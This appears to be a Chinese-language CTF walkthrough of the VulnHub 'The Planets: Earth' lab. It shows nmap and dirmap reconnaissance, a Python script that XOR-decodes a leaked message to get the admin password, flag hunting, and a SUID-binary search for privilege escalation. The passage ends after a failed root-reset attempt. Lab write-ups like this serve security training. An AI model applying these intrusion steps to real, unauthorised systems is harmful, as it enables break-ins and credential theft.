
vulnhub靶场之THE PLANETS: EARTH
准备:
攻击机:虚拟机kali、本机win10。

靶机:THE PLANETS: EARTH,网段地址我这里设置的桥接,所以与本机电脑在同一网段,下载地址:https://download.vulnhub.com/theplanets/Earth.ova,下载后直接vm打开即可。
信息收集:

通过nmap扫描下网段内的存活主机地址,确定下靶机的地址:nmap 192.168.0.0/24,获得靶机地址:192.168.0.11

扫描下端口对应的服务:nmap -T4 -sV -p- -A 192.168.0.11,显示开放了22、80、443端口,但是443端口需要进行dns解析。
在未设置dns解析时,访问下https和http服务显示均是400:


设置dns解析:
win:打开C:\Windows\System32\drivers\etc\hosts文件,添加:192.168.0.11 earth.local 192.168.0.11 terratest.earth.local,然后访问:https://earth.local/或http://earth.local或https://terratest.earth.local获得初始界面:


kali:打开/etc/hosts文件,添加:192.168.0.11 earth.local 192.168.0.11 terratest.earth.local,然后同windows。
目录扫描:
使用dirmap进行目录扫描:python dirmap.py -i http://earth.local/ -lcf和python dirmap.py -i https://terratest.earth.local -lcf,获得一下目录信息:



对扫描出来的地址进行访问,获得一个登录界面、一个robots.txt文件,访问结果如下:

尝试访问一下testingnotes.*文件,后面后缀进行测试,最后发现txt文档可以访问,https://terratest.earth.local/testingnotes.txt

在该文件中发现了以下信息:
1、用户名信息:terra used as username for admin portal,用户名terra是超级管理员账户。
2、加密算法:Using XOR encryption as the algorithm, should be safe as used in RSA,加密算法XOR。
3、加密文本:testdata.txt was used to test encryption,测试数据在testdata.txt中。
xor算法:a^b=c,则c^b=a或c^a=b,所以我们就需要将发送得信息与密码本信息进行异或,得到原来发送得未加密得信息。
读取testdata.txt文件:

解码传输信息
#vlunhub之THE PLANETS: EARTH脚本

import binascii

entry_str = '2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031b18040a03074d181104111b410f000a4c41335d1c1d040f4e070d04521201111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b4304001e151b171a4441020e030741054418100c130b1745081c541c0b0949020211040d1b410f090142030153091b4d150153040714110b174c2c0c13000d441b410f13080d12145c0d0708410f1d014101011a050d0a084d540906090507090242150b141c1d08411e010a0d1b120d110d1d040e1a450c0e410f090407130b5601164d00001749411e151c061e454d0011170c0a080d470a1006055a010600124053360e1f1148040906010e130c00090d4e02130b05015a0b104d0800170c0213000d104c1d050000450f01070b47080318445c090308410f010c12171a48021f49080006091a48001d47514c50445601190108011d451817151a104c080a0e5a'

pass_txt = "According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago."

#将pass_txt转换成16进制

pass_txt_16 = binascii.b2a_hex(pass_txt.encode(encoding="utf-8")).decode('utf-8').replace("b'",'')

#进行xor运算

result = hex(int(entry_str,16)^int(pass_txt_16,16)).replace('0x','')

#将运算结果转换成字符串

datatext = binascii.unhexlify(result).decode('utf-8')

print(datatext)
#脚本结果
earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimat 观察到最后得字符串信息是:earthclimatechangebad4humans得重复,因此猜测密码就是这个,因此在https://earth.local/admin/login界面使用账户名和密码进行登录:

获取flag
根据题目描述这题是要寻找两个flag:

因此通过find查找flag文件,find / -name "*flag*",


然后读取下/var/earth_web/user_flag.txt文件的信息,cat /var/earth_web/user_flag.txt,获取到flag值:
获取root权限
观察到当前用户是apache用户,那就是还差一个root用户,因此这里就要尝试获取root权限


首先获取下root权限下的文件都有哪些,命令:find / -user root -perm -4000 -print 2>/dev/null,发现/usr/bin/reset_root,结果如下:

尝试执行一下,但是重置密码失败
